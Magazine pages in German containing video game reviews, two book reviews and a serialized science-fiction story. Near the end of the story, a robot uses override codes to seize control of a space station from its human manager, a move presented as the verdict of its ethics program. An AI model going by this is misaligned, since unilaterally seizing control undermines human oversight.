Das Ziel besteht in jedem Level darin, eine blaue und eine orangefarbene Amöbe zu einem Portal zu bugsieren. Die Parallelwelten unterscheiden sich voneinander durch die Anordnung von Hindernissen, Feinden und Extras. Vor allem leuchtende Wächter blockieren oft den direkten Weg. Sobald man in ihr Gesichtsfeld gerät, muss man den jeweiligen Level von vorn beginnen. Angesichts der überschaubar bemessenen Spielabschnitte ist aber der Frustrationsfaktor gering – selbst bei mehreren Fehlschlägen.

Zur Steuerung empfehlen die Macher einen Xbox- oder Playstation-Controller,

bei denen man jede der Amöben mit einem eigenen Analogstick steuern kann. Eine PC-Tastatur mit Pfeil- und WASD-Tasten tut es aber auch. Meistens lassen sich die Figuren abwechselnd in Position bringen, nur selten ist synchrone Bewegung nötig. Anfangs gilt es vor allem, die Wächter mittels des Lautsprecher-Extras von ihrem Posten zu locken und sie zu umgehen, bevor sie zurückkehren.

Schnell kommen besondere Optionen hinzu: Dann lassen sich in einer Welt kleine Fenster platzieren, durch die man Wächter in der anderen ablenkt. Man kann Feinde von einer Welt in die andere teleportieren und sogar selbst hin- und herspringen. Allerdings muss jede Amöbe das für sie bestimmte Portal in ihrer Welt erreichen. Jede kann immer nur ein Extra tragen, weshalb in höheren Levels kluge Planung nötig ist. Vom simplen Aussehen der Schauplätze sollte man sich nicht täuschen lassen: Die Herausforderungen sind gut durchdacht.

Eine angenehme, entspannte Atmosphäre durchzieht das Rätselspiel. Daran ist die Synthesizer-Musik von Sid Barnhoorn nicht unschuldig, der bereits die Soundtracks zu Indie-Klassikern wie „Antichamber“ und „The Stanley Parable“ komponierte. Bei den komplexeren Levels

kann der Spieler in eine Art Flow geraten, wobei er wie in Trance Aufgaben wieder und wieder startet und sich dabei an die optimale Aktionsfolge heranarbeitet.

Der zurückzulegende Parcours umfasst über 50 Rätsel, wobei die Komplexität stetig wächst. Zwischendurch wird der Spieler mit einem kleinen Comic belohnt, der die Freundschaft eines Jungen zu seinem selbstgebauten Roboter erzählt.

Eigentlich ist es schade, dass das Spiel weder eine Multiplayer-Funktion für zwei Spieler besitzt noch einen Wettkampfmodus auf Zeit bietet. Dergleichen würde gewissermaßen das Sahnehäubchen auf einem gelungenen Projekt bilden. Solospieler, die Herausforderungen gern häppchenweise genießen, erhalten jedenfalls einen hübschen Rätsler für etliche Stunden entspanntes Um-die-Ecke-Denken.

(Stephan Greitemeier/psz@ct.de)

Semispheres	
Vertrieb	Vivid Helix, http://semispher.es
System	Windows (getestet), MacOS, Linux; PS4; Xbox One (geplant)
Hardwareanforderungen	1-GHz-PC, 1 GByte RAM, 64-MByte-Grafik
Kopierschutz	Steam
Idee ⊕	Umsetzung ⊕
Spaß ⊕⊕	Dauermotivation ○
1 Spieler • Deutsch • USK nicht geprüft, red. Empf.: ab 6 • 10 €	

Ballerfest im Funkenregen

Man schreibt das Jahr 2046; ein Ausflug in virtuelle Welten ist so alltäglich wie ein Besuch im Supermarkt. Falls mal ein Gast im Netzwerk steckenbleibt, sorgen sogenannte Diver dafür, dass er wieder herauskommt. In **VR Invaders** ist man Hall, einer dieser VR-Helden, und muss im System gegen Horden von Pseudo-Drohnen einer aggressiven künstlichen Intelligenz kämpfen – „Tron“ lässt grüßen.

Vom Prinzip her ähnelt der Action-Shooter stark dem 2016er „Space Pirate Trainer“ von I-Illusions. Der Spieler bewegt sich dauerfeuernderweise auf einem etwa 1,5 Meter × 2 Meter großen Feld, das im Headset als Metallplattform dargestellt wird. Die Controller nehmen die Gestalt einer Laserpistole und eines Handschildes an, mit denen man sich der anfliegenden Drohnen erwehrt. Diese strömen in Reihen und Geschwadern in die großen, offenen Räume des virtuellen Kampfschauplatzes. Manche feuern gelbe Energiebälle ab, die langsam auf die eigene Position zu steuern. Mit dem Schild kann man sie blocken, woraufhin sie farbenfroh zersterben. Sie lassen sich auch mit einem Schuss neutralisieren. Größere Drohnen feuern rote Energiebälle ab, die den Schild für einige Sekunden lahmlegen. Dann muss man ausweichen, schießen oder die wichtigste Waffe benutzen: den Slow-Motion-Knopf am linken Controller, der vorübergehend den Zeitablauf verlangsamt.

Explodierte Feinde hinterlassen in unregelmäßigen Abständen Power-ups, die die aktuelle Waffe und damit die Art der abzufeuernenden Munition ändern. Die pinkfarbene Schrotflinte etwa gibt zwar ein ziemlich jämmerliches Geräusch von sich, eignet sich aber bestens, um ganze Gegnergruppen unter Feuer zu nehmen. Der rote Laser ist gut für widerstandsfähige Gegner, denen nur mit länger andauerndem Beschuss beizukommen ist. Besonders vielseitige und nützliche Waffen sind das gelbe Schnellfeuergeschütz und der grüne Plasmawerfer.

All diese Extras aktiviert man durch einen Schuss, doch sollte man damit haushalten. Ungenutzte Power-up-Symbole verschwinden nicht, so dass man sie sich aufsparen kann. Das empfiehlt sich vor allem bei dem Gesundheits-Extra und der äußerst praktischen Option, die

den Schild durch eine zweite Waffe ersetzt und den Spieler für einige Sekunden unverwundbar macht.

Zwischendurch führt Diver Hall kurze Dialoge mit seiner Chefin Vanessa. Die englischsprachigen Stimmen sind gut eingesetzt und klingen überzeugend, aber leider ist die Story nicht wirklich mit dem Spielgeschehen verknüpft.


Die zahlreichen Gegner bieten einiges an visueller Vielfalt, allerdings stellen die meisten von ihnen keine taktische Herausforderung dar. Nur die Bosse sind schwierig zu bekämpfen, insbesondere in den letzten Leveln. Kräftige Energiestrahlen zwingen dort zum Ducken, Hüpfen und Beiseitretreten. Die acht Level sind in zwei bis drei Stunden durchgespielt, zudem gibt es einen Überlebensmodus. Die Darstellung ist weitgehend ruckelfrei; nur wenn sehr viele Drohnen gleichzeitig anfliegen, hakt es merklich.

Der Standard-Schwierigkeitsgrad ist knackig, aber fair ausbalanciert.

Die Effekte sind das, wobei VR *Invaders* wirklich brilliert. Jede Schlacht gleicht einem Feuerwerk. Energiekugeln zerschellen am Schild in gelbe Funken, Flammensäulen schwingen durch die Luft. Bei all dem Gewusel verliert man schnell den Überblick, doch gerade diese turbulenten Momente gehören zu den Stärken des Spiels. (Stephan Greitemeier/psz@ct.de)

VR Invaders

Vertrieb	my.com, https://vri.my.com
System	Windows mit HTC Vive (getestet); Oculus Rift
Hardwareanforderungen	3,3-GHz-PC, 8 GByte RAM, 4-GByte-Grafik
Kopierschutz	Steam
Idee ○	Umsetzung ○
Spaß ⊕	Dauermotivation ⊕
1 Spieler • Englisch • USK nicht geprüft, red. Empf.: ab 12 • 18 €	



VR Invaders: Große Gebilde prägen die virtuelle Welt, in der man schießend und ausweichend anfliegende Feindobjekte bekämpft. Dabei agiert man von einer ziemlich kleinen Plattform aus.

Yakuza Zero bietet nicht nur eine spannende Handlung und krachende Action. Wie in den Vorgängern kann man sich mittendrin mit Arcade-Klassikern die Zeit vertreiben.



Knochenbrecher und Karaoke

Das Story-lastige Actionspiel **Yakuza Zero** versetzt den Spieler zunächst in die glamouröse Welt eines fiktiven Vergnügungsviertels in Tokio, wo er in Gestalt des jungen Nachwuchs-Gangsters Kiryu Schutzgelder eintreibt und mit seinem Busenfreund Nishinikaya die Nächte durchzech.

Bald schon sieht sich Kiryu in ein Komplott verstrickt, aus dem er sich nur mit Klugheit und Kampfkraft befreien kann. Die Sega-Entwickler haben beide Aspekte des Spiels gleichwertig behandelt: die Geschichte und die Brawler-Action. Der Spieler erlebt mitunter 15-minütige Story-Sequenzen, bevor er sich in den Kampf gegen Yakuza-Schläger oder Hinterhof-Gangster stürzt. Die Handlung ist weitgehend linear inszeniert, Entscheidungen darf man nicht selbst fällen: Der junge Gangster handelt stets im Sinne seines hehren Ehrenkodexes.

Die Linearität tut dem Spiel keinen Abbruch, da die Entwickler die Geschichte facetten- und wendungsreich inszeniert haben. Es macht Spaß, den Dialogen zu folgen. Die Handlung orientiert sich an Filmklassikern wie *Hard Boiled* und *Black Rain*. Die Texte sind erstklassig mit japanischen Sprechern vertont, dazu gibts so-

lide englische Untertitel. Neben den Missionen der Haupthandlung erlebt der Spieler Dutzende Nebenquests, bei denen er in Not geratenen Mitmenschen hilft oder Schläger-Trupps vertrimmt. Die Kämpfe werden meist mit Faust und Fuß ausgetragen, Weglaufen ist unmöglich. Neben den Standard-Angriffen teilt Kiryu harte Tritte aus, er beherrscht eine Menge Combos und kann seine Wut-Anzeige aufladen. Die Steuerung ist ungenau, die Kameraführung unvorteilhaft. Daher empfiehlt es sich, die höchste der drei Schwierigkeitsstufen zu meiden – sonst füllt sich die Wut-Anzeige des Spielers vor dem Monitor. Eine gewaltige Herausforderung stellen die Levelboss-Kämpfe dar. Es hilft, vorher Kiryus Fähigkeiten zu verbessern und zu erweitern sowie Heil- und Stärketränke zu horten.

Wie in den Vorgängern der Erfolgsserie besucht der Spieler Sega-Spielhallen, wo er gern ein Stündchen mit Arcade-Klassikern wie *Space Harrier* und *Pocket Circuit* verbringt oder sich in Karaoke übt. Die Spielwelt ist bunt und laut, die Straßen der Vergnügungsviertel sind belebt, etwa von trunkenen Geschäftsleuten und kieksenden Studentinnen. Hingegen sehen

die mit Neon-Reklame bestückten Gebäude nicht anders aus als in vorigen Teilen der Yakuza-Serie und ihre Interieurs erscheinen trist und altbacken. Dafür gibts zeittypische Accessoires wie Pager und bierdeckelgroße Brillengläser, passend zum Spieljahr 1988. Die Yakuza-Bosse sind erstklassig in Szene gesetzt, was den Machtkampf plausibel erscheinen lässt. 50 Stunden Spielzeit sollte man einplanen, die Missionen sind abwechslungsreich: Auf den wenigen Quadratkilometern dieser Spielwelt erlebt der Spieler beinahe ebenso viele peppige Abenteuer, Kämpfe und Minispiele wie in *GTA 5*. Das macht *Yakuza Zero* zu einem langfristig ebenso unterhaltsamen Prügel-Abenteuer wie die Vorgänger, wobei die konservative Inszenierung dem Serienkenner wohl einige Déjà-vus zu viel beschert. (Peter Kusenberga/dahe@ct.de)

Yakuza Zero

Vertrieb	Sega / Koch Media, http://yakuza.sega.com
System	PS4
Idee ○	Umsetzung ⊕
Spaß ⊕	Dauermotivation ⊕

1 Spieler · Englisch (Text) · USK 18 · 55 €

Sisyphos in Japan

Das durch die Ninja-Gaiden-Serie bekannt gewordene Entwicklerstudio Team Ninja hat sich beim düsteren **Nioh** – das nur für die PS4 erscheint – stark an der Dark-Souls-Serie orientiert. Dementsprechend verlangt das Action-Rollenspiel vom Spieler eine hohe Leidensfähigkeit.

Held des Spiels ist William Adams, der zu Beginn des 17. Jahrhunderts aus einem Londoner Kerker flieht. Er will sich zum Hafen durchschlagen, um auf einem Schiff nach Japan zu reisen. Die Geschichte greift den Roman „Shogun“ auf, der Anfang der 80er Jahre als TV-Serie verfilmt wurde. Adams wird in Japan der erste westliche Samurai.

Die Gassen von London sind ebenso schummrig wie verschlungen, in Japan reist man durch offeneres Gelände. William muss jeden Kampf sorgsam planen und seine Angriffe wie Konter genau timen. Das Gegner-Aufgebot ist beachtlich: Neben Samurai und Rittern tauchen klobige Dämonen auf, einäugige Oger und groteske Schleimmonster. Die wortkargen Schergen gehen unnachgiebig gegen den Helden vor und verfolgen ihn durch die gesamte Spielwelt.

Das Kampfsystem ist überaus komplex. Wie in Dark Souls 3 darf der Held zwischen Hieb-, Stich- und Schusswaffen wählen. Doch nicht nur die richtige Waffe ist für den Ausgang der Kämpfe entscheidend, sondern auch die Körperhaltung. William kann mit der Lanze beispielsweise

se von oben, unten oder aus der Mitte heraus zustechen. Allerdings hilft hier kein wildes Knöpfchendrücken: Jeder Schlag kostet Kondition und will gut überlegt sein. Nur mit richtigem Timing kann man via R1-Taste einen Teil seiner Ausdauer wiederherstellen und Konter einleiten.

Mit einigen Waffen wie der Beidhänder-Streitaxt lassen sich dreiteilige Schlagkombination ausführen. Doch damit diese auch tatsächlich treffen, muss man zuvor die Bewegungsmuster der Gegner genau studieren. Anderenfalls schlägt man ins Leere und der Feind erwischt William bequem von der Seite.

Hat der Held mal wieder ins Gras gebissen, muss er vom zuletzt aktivierten Schrein zu seinem vorigen Sterbeort zurückkehren, den Totschläger besiegen und seine verlorene Essenz einsammeln. Die Speicherorte wurden gut verteilt, sodass sich die Wege zum nächsten Gegner nicht zu sehr in die Länge ziehen. Stürzen sich allerdings drei Gegner auf einmal auf William, muss er so lange gegen sie anrennen, bis der Spieler sich schließlich wie in einer Zeitschleife gefangen fühlt.

Zwar muss man für die Hauptkampagne nicht alle Missionen bestehen, doch ohne die Nebenmissionen gewinnt William zu wenig Erfahrung und hat gegen spätere Bosse keine Chance. Sie erweisen sich als äußerst zäh und können William mit einem Streich niederstrecken. Im

Vergleich mit Dark Souls 3 fehlt es Nioh an Abwechslung.

William muss nicht nur kämpfen, sondern auch allerlei Kram einsammeln und wieder verkaufen, um Platz im Inventar zu schaffen. Das kostet Zeit und wirkt auf Dauer ermüdend – nicht zuletzt wegen der hässlichen, unübersichtlichen und kleinteiligen Menüs.

Eigentlich sähe die Spielwelt klasse aus, wenn sie nur nicht so düster wäre. Da hilft es wenig, dass man auf der PS4 Pro zwischen höherer Auflösung (bis 4K) und langsamer Framerate oder niedrigen Details mit hoher Framerate wechseln kann. Der Soundtrack klingt bedrohlich, allerdings nicht so atmosphärisch wie im Dark-Souls-Vorbild.

Team Ninja hat sich bemüht, Nioh mit einem komplexen Kampfsystem aufzuwerten. Die Entwickler sind dabei zuweilen über das Ziel hinausgeschossen. Letztlich handelt es sich bei Nioh um eine ambitionierte Kopie von Dark Souls, die dessen Originalität nicht ganz erreicht. Genre-Fans müssen eine gehörige Portion Frustration mitbringen, um daran Gefallen zu finden. (Peter Kusenberger/hag@ct.de)

Nioh

Vertrieb	Sony, www.teamninja-studio.com/nioh	
System	PS4	
Idee	○	Umsetzung ○
Spaß	○	Dauermotivation ⊖

1 bis 2 Spieler • Deutsch • USK 16 • 70 €

Nioh mischt Samurai-Kämpfe mit dem frustrierenden Härtegrad der Dark-Souls-Serie, an dem so mancher Spieler verzweifelt.




Ungenutztes Potenzial

Knapp zehn Jahre liegt die Präsentation des ersten iPhone zurück. Seitdem ist die Entwicklung schnell vorangeschritten. Die kaum mehr überschaubare Palette aktueller Smartphones zeigt große Vielfalt – sowohl bei den Preisen als auch bei der technischen Leistungsfähigkeit.

In vielen Haushalten träumen bereits mehrere Generationen ausgedienter Taschengehirne ungenutzt vor sich hin. Für Bastler sind solche Altgeräte hochinteressant: Selbst einfachere Exemplare weisen zahlreiche Sensoren auf und haben mehr als genug Rechenleistung für Alltagsaufgaben. Insbesondere die Kommunikationsmöglichkeiten über WLAN, Bluetooth und GSM sind nicht zu unterschätzen.

Für Dembowski liegt es daher nahe, dem einen oder anderen Schätzchen neues Leben einzuhauchen. Er beginnt mit einem Überblick über Smartphone- und Tablet-Leistungsdaten sowie die Betriebs-



systeme Android und iOS. Außerdem stellt er die wichtigsten Werkzeuge und Bauteile für Elektronikbastler vor. Erfahrene Leser können die ersten 80 Seiten daher getrost vorblättern.

Dass sogar nicht smarte Handys für Bastler nützlich sein können, zeigt der Autor, indem er den Vibrationsmotor eines Klassikers als Schalter missbraucht, der per Mobilfunk kontrolliert wird. Ansonsten widmet er sich vorwiegend Android-Systemen. Als Software-Werkzeug wird hierfür die Entwicklungsumgebung Android Studio vorgestellt.

Die eingebauten Sensoren der Geräte eröffnen ein Füllhorn von Anwendungsmöglichkeiten. Dembowski zeigt, wie sich etwa Licht-, Temperatur- und Beschleunigungssensoren in Android-Anwendungen nutzen lassen. Der vorgestellte Java-Code zur Ansteuerung der Hardware ist leider sehr oberflächlich gehalten.

Die leitungsgebundene Kommunikation von Smartphones mit externer Hardware findet normalerweise allenfalls per USB statt. GPIO-Pins wie bei Arduino oder Raspberry Pi kennen die Mobilgeräte nicht. Dembowski präsentiert Alternativen: Er stellt das Accessory Development Kit (ADK) vor, den FTDI-Chip FT311 und Lösungen auf Basis eines PIC-Boards. Auch hier bleibt er vorwiegend abstrakt. Richtig konkret wird er erst bei der Umsetzung einer Infrarot-Fernbedienung über den Audio-Ausgang eines Telefons.

Insgesamt vermittelt das Buch einen guten Eindruck davon, wie sich Smartphones und Tablets prinzipiell in eigene Projekte einbinden lassen. Praktiker vermissen konkrete Bauanleitungen und Anwendungen sowie verwertbaren Beispielcode. (Maik Schmidt/psz@ct.de)

Smartphone- und Tablet-Hack

Mess-, Steuer- und Kommunikationsschaltungen selbst gebaut und programmiert

Autor Klaus Dembowski

Erscheinungsort, -jahr Heidelberg 2016

Verlag dpunkt.verlag

ISBN 978-3-8649-0423-3

260 Seiten • 25 €

Chatroom statt Sprechstunde?

Wie viele andere Lebensbereiche erlebt auch das Gesundheitswesen die Segnungen und Wucherungen der umfassenden Digitalisierung. An Hoffnungen mangelt es nicht: Online-Sprechstunden sollen helfen, Wartezeiten zu verringern. Sensortechnik in Wearables und Smart Clothes erlauben die Überprüfung von Vitalfunktionen im Alltag. Anwendungen für Smartphone und Tablet helfen chronisch Kranken beim Management ihrer Therapien.

Das „App vom Arzt“-Autorenteam aus Ärzten und Wissenschaftlern stellt die Chancen in den Vordergrund, die vor allem in der zunehmenden Vernetzung sowie der immer besseren Sensortechnik liegen. Die Überwachung von Parametern wie Puls und Blutdruck ist etwa zur Früherkennung des Herzinfarkt-Risikos hilfreich – immerhin betrifft dies die häufigste Todesursache in Deutschland.



Bei aller Digital-Euphorie wird oft die Datenschutzproblematik vergessen – etwa bei der Verwendung von Patientendaten. Dem steht das große Potenzial digitaler Technik für eine bessere Patientenversorgung gegenüber. Hier stellen die Autoren nicht nur vor, was heute machbar ist, sondern zeichnen auch Zukunftsszenarien, etwa zur Verwendung künstlicher Organe aus dem 3D-Drucker.

Geld verdient wird derzeit eher mit trivialen Dingen: Das Spektrum reicht von der Fitness-Uhr über App-gestützte Raucherentwöhnung bis zur Bewegungs- und Ernährungskontrolle. Der nächste Schritt ist das virtuelle Sprechzimmer. Die Autoren stellen Lösungen vor, die heute schon Risikogruppen das Leben erleichtern können, etwa Diabetikern.

Stärker in die Zukunft gerichtet sind Themen wie „Doktor 2.0“: Eine Gemeinschaft mehrerer Fraunhofer-Institute ent-

wickelt E-Health-Szenarien und Anwendungen für Patienten. Dabei arbeiten die Forscher mit verschiedenen Modellen digitaler Alltagsmedizin bis hin zu Virtual-Reality-Projekten.

Das Buch vollführt einen leicht verdaulichen Rundgang durch aktuelle und künftige Optionen medizinischer Versorgung. Freunde von Gesundheits- und Fitness-Apps finden Anregungen und Tipps. Die Autoren gehen davon aus, dass das digitale Instrumentarium bestehende Versorgungsangebote nicht beschneiden, sondern ergänzen soll. Leider lassen sie kritische Töne vermissen – dabei ist doch längst nicht alles, was Anbieter vollmundig bewerben, medizinisch und anwendungstechnisch tatsächlich sinnvoll.

(Ulrich Schmitz/psz@ct.de)

App vom Arzt

Bessere Gesundheit durch digitale Medizin

Autoren Jens Spahn, Markus Müschenich, Jörg F. Debatin

Erscheinungsort, -jahr Freiburg 2016

Verlag Herder

ISBN 978-3-4513-7508-8

144 Seiten • 17 € (PDF-/Epub-E-Book: 13 €)

Anzeige



NAOS BOTSCHAFT (2)

VON ULF FILDEBRANDT

Fortsetzung vom letzten Heft

Katastrophe

Rauch schwebte an Ataru vorbei. Ein Mensch keuchte und hustete. Ataru betrachtete ihn genauer und gab alle Daten in sein medizinisches Analyseprogramm ein: die Körpertemperatur und den Herzschlag, der als Pulsieren der Körpertemperatur zu erkennen war. Der Mensch würde bald wieder ohne Probleme atmen können. Er brauchte keine Hilfe.

Ataru beschleunigte seine Schritte bis zur Höchstgeschwindigkeit. Sein Operator hatte ihn gerufen. Der Flügel der Station befand sich in akuter Gefahr. An mehreren Stellen war die Hülle gerissen und Luft entwich in das Vakuum. Mika wollte ihn in seiner Zentrale bei sich haben.

„Wie lange brauchst du noch?“, erklang seine Stimme über Funk. Die Stimmanalyse meldete, dass Mika unter Stress stand.

Die Kalkulation lieferte eine Prognose des weiteren Weges. „Eine Minute.“

Selbst für seine hochwertigen Optiken verschwammen die Konturen, als Ataru in einem wilden, aber eleganten Tanz durch die Gänge der Station hetzte. Der Zentralcomputer lieferte ihm Informationen über andere Roboter und Menschen auf seinem Weg, sodass er ihnen ausweichen konnte. Die Hydrauliken summten immer lauter und das neuronale Netz steuerte jeder Bewegungsvariation entgegen, um seine Bewegungen gleichförmig zu halten.

Endlich gelangte er in die Zentrale. Zahlreiche Hologramme zeigten die zerstörten Außenwände und blendeten Schadensmeldungen ein. In einem einzigen Download holte sich Ataru die Daten vom Zentralcomputer und berechnete die erwarteten Schäden.

„Es kann nicht mehr schlimmer kommen“, stellte Mika fest. „Jede Schwachstelle ist bereits gebrochen.“

Ataru trat neben ihn und betrachtete die Darstellung, die sich Mika gerade anschaute. Das Hologramm zeigte einen neu gebauten Teil der Station, der durch den Druckverlust komplett zusammengebrochen war. Teile der Visualisierung waren nicht verfügbar, weil es keine Daten gab. Mit einer einzigen Handbewegung sandte Mika Drohnen dorthin, um einen besseren Überblick zu erhalten.

Das lebensgroße Abbild eines weiteren Menschen erschien mitten in der Zentrale. Der Mann war kräftig und trug einen Hosenanzug. Seine schwarzen Haare waren nach hinten gekämmt und lagen eng an der Kopfhaut an. Die Farbfilter verschieben das Spektrum ins Bläuliche, sodass sein Gesicht unnatürlich krank aussah.

„Wann ist die Station wieder einsatzbereit?“, fragte eine Stimme, die Atarus Analyse als unfreundlich einstufte.

„Einsatzbereit?“, stieß Mika laut hervor. „Wir können froh sein, dass sie nicht abstürzt.“

„Es besteht kein Grund, laut zu werden“, erwiderte der Fremde.

„Kein Grund? Alle Schwachstellen, die ich in meinem Bericht aufgelistet habe, sind kollabiert. Es ist genau das eingetreten, was ich vorausgesagt hatte.“

„Es hilft uns nichts, jetzt in der Vergangenheit zu verweilen. Wir müssen die akuten Probleme beheben.“

Mika hob die Hände und fuhr sich durch die Haare. Seine Gesichtsfarbe verfärbte sich ins Rötliche und die Atmung ging schneller.

„Wenn du meinen Bericht ernst genommen hättest, dann wären wir jetzt gar nicht in dieser Situation.“

„Ich habe ihn ernst genommen.“

Ein Stöhnen kam über Mikas Lippen. „Und warum wurde dann nichts unternommen?“

„Es wurde eine Entscheidung getroffen.“

Mit einer Handbewegung holte Mika eine Liste in den Vordergrund und deutete darauf. Ataru überflog die Zahlen. Es war die genaue Auflistung aller Schäden, die aufgetreten waren, priorisiert nach ihrer Schwere.

„Das ist akzeptabel?“, brüllte Mika. „Das ist eine Katastrophe, nichts anderes.“

„Anscheinend waren die Wahrscheinlichkeitsberechnungen nicht akkurat. Wenn alle Schwachstellen gleichzeitig kollabieren, muss die Wahrscheinlichkeit höher gewesen sein.“

„Das ist der Kaskadeneffekt durch die Belastung der Hülle. Das habe ich auch beschrieben.“

Der Mann im Hologramm schüttelte den Kopf. „Es bringt nichts, immer wieder diesen Bericht anzusprechen. Können wir gemeinsam an der Lösung dieses Problems arbeiten?“

Das Gesicht Mikas veränderte sich. Er riss die Augen auf, öffnete den Mund, und die Haut wurde besser durchblutet. Die Analysefunktion teilte Ataru mit, dass sein menschlicher Partner extrem erregt war.

„Es ist zu spät“, schrie Mika. „Verstehst du das nicht? Viele Bereiche der Station sind zusammengebrochen. Es wird Wochen dauern, auch nur die schlimmsten Schäden zu beheben.“

Stille setzte ein. Die Lichter in manchen Hologrammen flackerten, aber es herrschte eine sonderbare Ruhe.

„Ich werde eine Taskforce gründen“, erklärte der Fremde. „Und du bist nicht dabei. Du besitzt vielleicht das meiste Wissen über diese wichtigen Komponenten, aber deine Einstellung ist nicht geeignet, bei der Lösung des Problems zu helfen. Du hattest in der Vergangenheit schon alle Befugnisse, diese Probleme zu vermeiden. Aber du hast offensichtlich nichts getan.“

Das Abbild des Menschen verblasste. Mika starrte schweigend auf die Stelle im Raum, an der eben noch das Hologramm schwebte. Dann lachte er laut auf.

Endlose Sekunden später wandte er sich Ataru zu. „Siehst du, was passiert?“

Ataru richtete die Objektive auf Mika aus, sagte jedoch nichts.

„Sie werden mich dafür verantwortlich machen“, erklärte Mika. „Ich soll die Gefahren nicht rechtzeitig und deutlich genug dargestellt haben.“ Er trat zu einem Pult und griff nach dem Tablet, das darauf lag. Mit aller Kraft schleuderte er es gegen die Wand, sodass die Glasoberfläche in tausend Splitter zerbrach. „Siehst du, was falsch läuft?“

Die Erinnerungsfunktion griff auf Atarus Speicherbänke zu und brachte das Gespräch mit Nao in den Vordergrund. Nao hatte auch davon gesprochen, dass der Mensch etwas verloren hatte. Er war nicht mehr in der Lage, Großes zu vollbringen. Das Bild des Eiffelturms erschien vor Ataru. Die Pyramiden von Gizeh.

„Wenn Probleme beschrieben werden, ignoriert man sie so lange, bis es zur Katastrophe kommt. Wenn dann etwas passiert ist, muss schnell reagiert werden. Dafür braucht man dann eine Taskforce. Management durch Eskalation.“ Mika sank auf den Boden und vergrub sein Gesicht in den Händen. „Und dafür braucht man dann wieder Manager, die diese Eskalationen organisieren. Was für ein bescheuertes System.“

Atarus Logiksektor nahm all diese Informationen auf. Nao hatte einen Gedanken gehabt, dass etwas grundlegend

falsch war an der Art, wie die heutigen Menschen ihre Arbeit taten. Ataru fragte den Zentralcomputer nach den menschlichen Verlusten. Bei den Hüllenbrüchen waren vier Menschen gestorben.

Das Ethikprogramm meldete sich zu Wort. Er musste den Schaden von Menschen verhindern. Selbst durch unterlassene Aktionen durfte er keine Menschen gefährden. Er musste handeln. Die Herangehensweise war falsch. Die Katastrophe hatte es eindeutig gezeigt, aber anscheinend wurde nichts geändert. Logiksektor und Ethikprogramm zusammen gaben ihm nur eine einzige Empfehlung.

Ataru drehte sich um und rannte los. Sein Ziel war das zentrale Büro.

Aufstand

Die Tür glitt zur Seite und gab den Blick in die Hauptzentrale frei. Dutzende Roboter huschten von einem Hologramm zum nächsten. Menschen interagierten mit den Darstellungen. Auf den meisten Bildern wurden Schäden dargestellt und Listen bewegten sich mit hoher Geschwindigkeit.

Ataru suchte den Projektmanager, der Mika seines Postens enthoben hatte. Die Suchanfrage an den Zentralrechner teilte ihm mit, dass der Mann am anderen Ende des Raumes stand. Ohne zu zögern eilte Ataru auf den Mann zu. Eigentlich hätte er gar nicht persönlich kommen müssen, aber sein Ethikprogramm hatte darauf bestanden, dass er sich in die Zentrale der Station begab. Die letzten Schritte brachten ihn zu einer Gruppe von Robotern, die sich alle um den kräftigen Mann mit den schwarzen Haaren geschart hatten. Dieser hielt ein Tablet in der Hand und gab Anweisungen. Im Vergleich zu Atarus Operator wirkte er elegant und professionell.

Ewigkeiten blieb Ataru vor dem Leiter der Station stehen, ohne sich zu rühren. Dann endlich hob der Mensch den Kopf und betrachtete ihn. Das Analyseprogramm teilte Ataru mit, dass der Mensch Zweifel empfand.

„Ja?“, fragte der.

„Ich würde Sie gerne über ein paar Änderungen informieren, die ich gleich vornehmen werde.“

Der Mann kniff die Augen zusammen. „Was für Änderungen?“

Ataru sandte die Overridecodes an den Zentralrechner. Bruchteile von Sekunden später gab die Maschine die Nachricht zurück, dass er ab sofort die Arbeiten an Bord kontrollierte. Kein Gerät funktionierte, wenn er es nicht befahl.

„Sie werden keine Anweisungen mehr geben, um die Station zu reparieren.“

Der Mann lachte auf. „Und was soll das?“

„Ich werde ab sofort die Kontrolle übernehmen.“

„Du?“, stieß der Mensch aus. „Du bist ein einfacher Roboter, du kannst keine Anweisungen geben.“

Er wandte sich um und richtete seine Aufmerksamkeit wieder auf die Schäden der Station. Manche Lichter blinkten rot auf, als er mit den Händen darüber strich.

„Was hast du getan?“ Die Stimmanalyse vermerkte Unglauben.

